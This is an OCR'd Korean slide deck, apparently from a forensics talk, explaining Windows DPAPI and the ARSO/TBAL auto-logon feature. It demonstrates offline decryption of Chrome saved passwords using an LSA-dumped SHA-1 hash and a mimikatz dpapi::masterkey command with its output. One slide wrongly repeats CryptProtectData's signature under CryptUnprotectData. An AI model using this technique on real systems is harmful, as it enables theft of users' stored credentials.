About DPAPI

MaJ3stY

saiwnsgud@gmail.com

http://maj3sty.tistory.com

Rather be dead than cool.


Deep in the artifacts

1. DPAPI ?!

DPAPI ?!

소개

- **Windows 운영체제에서 제공하는 데이터 보호 API**
  - **D**ata **P**rotection **A**pplication **P**rogramming **I**nterface
  - 3DES, AES256 암호 알고리즘 사용
  - **DPAPI 장점 (feat. MS)**
    - ✓ 간편한 API
    - ✓ 강력한 DPAPI의 키 및 암호
    - ✓ 백업 메커니즘
- 정식 릴리즈 되고 많은 연구가 진행 됨



출처: https://msdn.microsoft.com/en-us/library/ms995355.aspx

소개 ➔ 장점 ➔ 간편한 API

- **CryptProtectData()**
  - DPAPI를 이용해 데이터를 **암호화**하는 함수

```
DPAPI_IMP BOOL CryptProtectData(
  DATA_BLOB                 *pDataIn,
  LPCWSTR                   szDataDescr,
  DATA_BLOB                 *pOptionalEntropy,
  PVOID                     pvReserved,
  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  DWORD                     dwFlags,
  DATA_BLOB                 *pDataOut
);
```

- **CryptUnprotectData()**
  - DPAPI를 이용해 데이터를 **복호화**하는 함수

```
DPAPI_IMP BOOL CryptProtectData(
  DATA_BLOB                 *pDataIn,
  LPCWSTR                   szDataDescr,
  DATA_BLOB                 *pOptionalEntropy,
  PVOID                     pvReserved,
  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  DWORD                     dwFlags,
  DATA_BLOB                 *pDataOut
);
```

소개 ➔ 장점 ➔ 강력한 DPAPI의 키 및 암호

- **DPAPI에서 암호로 사용하는 것은 사용자의 로그온 자격 증명**
  - 여러 사용자 자격 증명 중 사용자 로그온 암호를 사용 ➔ 사용자 계정 탈취 되면?!
    - ✓ 어플리케이션 별 Secret 문자열 추가 기능 제공 ➔*pOptionalEntropy (Salt)

- **MasterKey 생성**
  - 암호화하는데 사용되진 않음
  - 3개월 만료 기간 존재
  - 암호화 키를 생성하는 IV 값
  - 사용자의 암호로 암호화 되어 있음

OS	Encryption algorithm	Hash algorithm	Number of iterations in PKCS#5 PBKDF2	Password guess speed (pwd/sec)
Windows2000	RC4	SHA1	1	95000
WindowsXP	3DES	SHA1	4000	76
WindowsVista	3DES	SHA1	24000	12
Windows7	AES256	SHA512	5600	10

Table 1. Default algorithms used in DPAPI.

출처 : Passcape

OS	CryptAlgId	HMACAlgId	dwPBKDF2IterationCount	Password guess speed (pwd/sec)
Windows2000	RC4	SHA1	1	95000
WindowsXP	3DES	SHA1	4000	76
WindowsVista	3DES	SHA1	24000	12
Windows7	AES256	SHA512	5600	10

Table 2. Master Key encryption algorithms.

출처 : Passcape

소개 ➔ 장점 ➔ 백업 메커니즘


- **AD 환경 차원에서 도메인 전체 공개 / 개인 키 백업**
  - MasterKey가 생성되면 도메인 컨트롤러와 통신
  - 도메인 컨트롤러의 공개키로 클라이언트의 MasterKey를 암호화
  - 데이터 복호화 중 클라이언트의 MasterKey로 복호화를 할 수 없으면 도메인 컨트롤러에 백업된 MasterKey를 사용

소개 ➔ 키 생성 (1/5)

- 기본 사용자 로그온 암호 사용


소개 ➔ 키 생성 (2/5)

- 기본 사용자 로그온 암호 사용




소개 ➔ 키 생성 (3/5)

- 기본 사용자 로그온 암호 사용



소개 ➔ 키 생성 (4/5)

- 기본 사용자 로그온 암호 사용



소개 ➔ 키 생성 (5/5)

- **기본 사용자 로그온 암호 사용**
  - 첫 번째 DPAPI 버전 ➔ MasterKey를 해독할 때 사용자 암호의 NTLM 해시를 사용!
    - ✓ 레지스트리에서 NTLM 해시 획득
    - ✓ MasterKey 복호화 ➔ Blob Key 획득 ➔ **Blob 데이터 복호화 가능!!**
  - 두 번째 DPAPI 버전
    - ✓ SAM 파일을 공격자가 수정하더라도 기존 패스워드를 모르므로 복호화 불가능 ➔ ?

ARSO 혹은 TBAL (1/3)

- **Windows 8.1 부터 새롭게 도입된 기능**
  - **A**utomatic **R**estart **S**ign-**O**n
    - ✓ https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/winlogon-automatic-restart-sign-on-arso
  - Windows Update 후 마지막 재부팅되면 마지막 로그온 사용자로 자동 로그온되는 기능
    - ✓ 사용자 화면 잠금 앱 실행까지
    - ✓ 해당 기능을 구현하기 위해서는 사용자 자격 증명을 디스크에 저장해야 함
      - 세션을 완전히 복구하려면 NTLM 해시 외 사용자 패스워드의 SHA-1해시도 필요
    - ✓ 해당 기능을 사용하려면 BitLocker가 적용 되어 있어야 함 ➔ 사용자 자격 증명 보호 위해

ARSO 혹은 TBAL (2/3)

- **기능 업데이트!**
  - ARSO ➔ TBAL로 이름이 변경 됨
  - Windows 10에 편리 기능이 추가 되며 해당 기능이 필요에서 필수로 바뀜
  - TBAL은 기존 사용자 로그온 정보를 가지고 TBAL 패스워드를 생성함
    - ✓ 레지스트리에 저장 ➔ _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
    - ✓ TBAL 패스워드를 이용해 로그인하면 레지스트리에서 데이터는 삭제 됨

ARSO 혹은 TBAL (3/3)

- **MSV1.0**
  - 레지스트리 BOOT 키에 암호화된 LSA 데이터 저장
    - ✓ M$_MSV1_0_TBAL_PRIMARY_{22BE8E5B-58B3-4A87-BA71-41B0ECF3A9EA}
  - LSA 내 데이터
    - ✓ NTLM 해시
    - ✓ 사용자 패스워드 SHA-1 해시 ➔ MasterKey를 해독하는데 필요한 데이터!!!!

ARSO 혹은 TBAL

- M$_MSV1_0_TBAL_PRIMARY_{22BE8E5B-58B3-4A87-BA71-41B0ECF3A9EA}

```
M$_MSV1_0_TBAL_PRIMARY_{22BE8E5B-58B3-4A87-BA71-41B0ECF3A9EA}
0000   94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   00 00 00 00 94 00 00 00 05 00 00 00 00 00 00 00    ................
0020   91 C1 99 A6 70 9C 98 4F 36 49 09 4F 11 18 82 C6    ....p..O6I.O....
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   C9 9B 93 40 8A 8A 39 A8 86 A0 0F F0 B2 46 70 F2    ...@..9......Fp.
0050   5F 87 1E A3 00 00 00 00 00 00 00 00 00 00 00 00    _...............
0060   00 00 00 00 00 00 00 00 68 00 00 00 02 00 20 00    ........h..... .
0070   88 00 00 00 0A 00 0C 00 2E 00 00 00 00 00 00 00    ................
0080   0D 30 43 AC CC 5F 00 48 8E 99 1B D3 F8 5F 03 20    .0C.._.H....._.
0090   65 00 00 12 02 00 00 00 64 00 70 00 61 00 70 00    e.......d.p.a.p.
00A0   69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    i...............
```

오프셋	설명	오프셋	설명
0x14 ~ 0x17	구조 길이	0x6B ~ 0x6C	도메인 네임 길이
0x18 ~ 0x21	플래그 (NTLM:0x01, LM:0x02, SHA-1:0x04, DPAPI:0x08)	0x6D ~ 0x6F	도메인 네임 저장 영역 길이
0x20 ~ 0x2F	NTLM	0x70 ~ 0x73	로그인 정보 포인터
0x30 ~ 0x3F	LM	0x74 ~ 0x75	로그인 데이터 길이
0x40 ~ 0x53	SHA-1	0x76 ~ 0x77	로그인 저장 영역 길이
0x54 ~ 0x67	DPAPI	0x78 ~ 0x97	도메인 네임 저장 영역
0x67 ~ 0x6A	도메인 네임 포인터	0x98 ~ 0xAF	로그인 데이터 저장 영역

시연 ➔ Offline Decrypt DPAPI (1/5)

- **시연 목표**
  - 크롬 브라우저에 저장된 사용자 계정 정보 복호화

- **시연 환경**
  - Windows 10 x64


시연 ➔ Offline Decrypt DPAPI (2/5)

- **Lsadump**
  - SHA-1 해시 추출

```
M$_MSV1_0_TBAL_PRIMARY_{22BE8E5B-58B3-4A87-BA71-41B0ECF3A9EA}
0000   94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   00 00 00 00 94 00 00 00 05 00 00 00 00 00 00 00    ................
0020   91 C1 99 A6 70 9C 98 4F 36 49 09 4F 11 18 82 C6    ....p..O6I.O....
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   C9 9B 93 40 8A 8A 39 A8 86 A0 0F F0 B2 46 70 F2    ...@..9......Fp.
0050   5F 87 1E A3 00 00 00 00 00 00 00 00 00 00 00 00    _...............
0060   00 00 00 00 00 00 00 00 68 00 00 00 02 00 20 00    ........h..... .
0070   88 00 00 00 0A 00 0C 00 2E 00 00 00 00 00 00 00    ................
0080   0D 30 43 AC CC 5F 00 48 8E 99 1B D3 F8 5F 03 20    .0C.._.H....._.
0090   65 00 00 12 02 00 00 00 64 00 70 00 61 00 70 00    e.......d.p.a.p.
00A0   69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    i...............

NL$KM
0000   40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    @...............
0010   6D 2A 09 DA 11 4F 10 34 44 D2 4C 14 3E 63 92 7F    m*...O.4D.L.>c..
0020   F7 4F 2C 2F CE F7 E8 8D 71 4E 01 B6 2C 29 EA 0D    .O,/....qN..,)..
0030   E5 79 D7 E6 43 42 F3 2B A0 49 92 E6 09 19 61 DF    .y..CB.+.I....a.
0040   E4 1A 39 D0 41 36 8A DF 79 2D 8B D0 25 9A 4C BA    ..9.A6..y-..%.L.
0050   35 66 B7 4E 67 51 F9 D4 2B 4D 0C FA 2A 62 92 A2    5f.NgQ..+M..*b..

DPAPI_SYSTEM
0000   2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ,...............
0010   01 00 00 00 B0 12 13 49 1C D4 49 92 59 75 1E BF    .......I..I.Yu..
0020   D2 85 0B D7 9D 81 8C 3F C8 26 F3 20 08 55 1A D4    .......?.&. .U..
0030   7F 48 EA 74 1C 2E FB F5 2C 08 9E DB 00 00 00 00    .H.t....,.......
```

시연 ➔ Offline Decrypt DPAPI (3/5)

- **Mimikatz 활용 (1/3)**
  - 사용자 패스워드가 저장되어 있는 Login Data 열기



시연 ➔ Offline Decrypt DPAPI (4/5)


- **Mimikatz 활용 (2/3) ➔** MasterKey 복호화

선택 mimikatz 2.1.1 x64 (oe.eo)

```
mimikatz # dpapi::masterkey /in:i:₩Users₩dpapi₩AppData₩Roaming₩Microsoft₩Protect₩S-1-5-21-2426781079-69410516-4049553338-1001₩8af82b7b
-deea-4655-ad65-2497cb53e6c3 /hash:C99B93408A8A39A886A00FF0B24670F25F871EA3
**MASTERKEYS**
  dwVersion         : 00000002 - 2
  szGuid            : {8af82b7b-deea-4655-ad65-2497cb53e6c3}
  dwFlags           : 00000005 - 5
  dwMasterKeyLen    : 000000b0 - 176
  dwBackupKeyLen    : 00000090 - 144
  dwCredHistLen     : 00000014 - 20
  dwDomainKeyLen    : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 70bfce215802f266cad948cd3051382a
    rounds          : 00001f40 - 8000
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : d869a853e4ffa7c339ee704cc8cd84d2e530589ce8a6f9fa5cb3ecc91b821acbc6542f23c41bde2fff619e49d8e82f70035b31f5955b51f
2cc8c56e3ddaa721c551d5b9ca0b97d771a3c123b59162531c13aa1cba5587d37e5a458ae3e365f8c8956f91a0003214eca595f1728963827d12ac6e7b2da20cf418a0
c39dfd78b391a76d914723fe05c5095927dfa47e5ba

[backupkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 791b7a3239ebec06009f434072b76d9f
    rounds          : 00001f40 - 8000
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : db1dc52ac9054fb79be5219b242a97a5815bdbdef2c313a0aa5566515f7459a54f2b2b261ebb1d464c31843888f42a3c7cf8e1f6fe5f6d9
72af0edbc7f86183be8d74c9cbe9329a31a68e9527344ed3dc862f964948ab34711af803b7f2f35b3465784c3921da3cab0034161c49a8301

[credhist]
  **CREDHIST INFO**
    dwVersion       : 00000003 - 3
    guid            : {4483ea0f-afa7-4b6b-9eef-bfdf5a393fba}


Auto SID from path seems to be: S-1-5-21-2426781079-69410516-4049553338-1001

[masterkey] with hash: c99b93408a8a39a886a00ff0b24670f25f871ea3 (sha1 type)
  key : 81fa44febcfa1fe45d7eb17483290388fd13b3573807d50307b1eacc0fe7db575a9ec4d80ff421bbb1a81e0dffc87b2036971b8d1a6a52d4ca1d209ab0846b
6f
  sha1: 6f59663989d19f0e97194ccc91b2093982314178

mimikatz #
```

시연 ➔ Offline Decrypt DPAPI (5/5)

- **Mimikatz 활용 (3/3)**
  - 크롬 브라우저에 저장된 사용자 계정 복호화




결론 (1/2)

- **Windows 7 이전 버전까지는 복호화에 사용자 패스워드가 필요 했음**
  - 사용자 평문 패스워드는 온라인 상태에서 획득하기 쉬움 ➔ 메모리 분석 (mimikatz, wce, …)
    - ✓ 메모리 덤프 시 오프라인에서도 사용자 평문 패스워드 획득 가능
  - 결론적으로 오프라인에서는 **복호화 불가능**

- **Windows 8.1 이후 버전부터는 ARSO(TBAL) 기능의 Security hole로 복호화 가능!**
  - 사용자 패스워드 없이 **복호화 가능**

결론 (2/2)

- **알려져 있는 아티팩트 분석 도구는 사용자 패스워드를 입력하도록 설계**
  - nirsoft
  - AXIOM
  - …



- 복호화 자동화 도구 개발 필요 ➔ 이미지 대상으로!

참고자료

- 渗透技巧——获取Windows系统下DPAPI中的MasterKey
  - https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E8%8E%B7%E5%8F%96Windows%E7%B3%BB%E7%BB%9F%E4%B8%8BDPAPI%E4%B8%AD%E7%9A%84MasterKey/
- DPAPI Secrets
  - https://www.passcape.com/index.php?section=docsys&cmd=details&id=28
- Decrypting DPAPI data
  - https://www.slideshare.net/jmichel.p/reverse-of-dpapi
- DPAPI AND DPAPI-NG: DECRYPTION TOOLKIT
  - https://www.blackhat.com/us-17/arsenal/schedule/#dpapi-and-dpapi-ng-decryption-toolkit-8087
- Microsoft Docs
  - https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/winlogon-automatic-restart-sign-on-arso

Question and Answer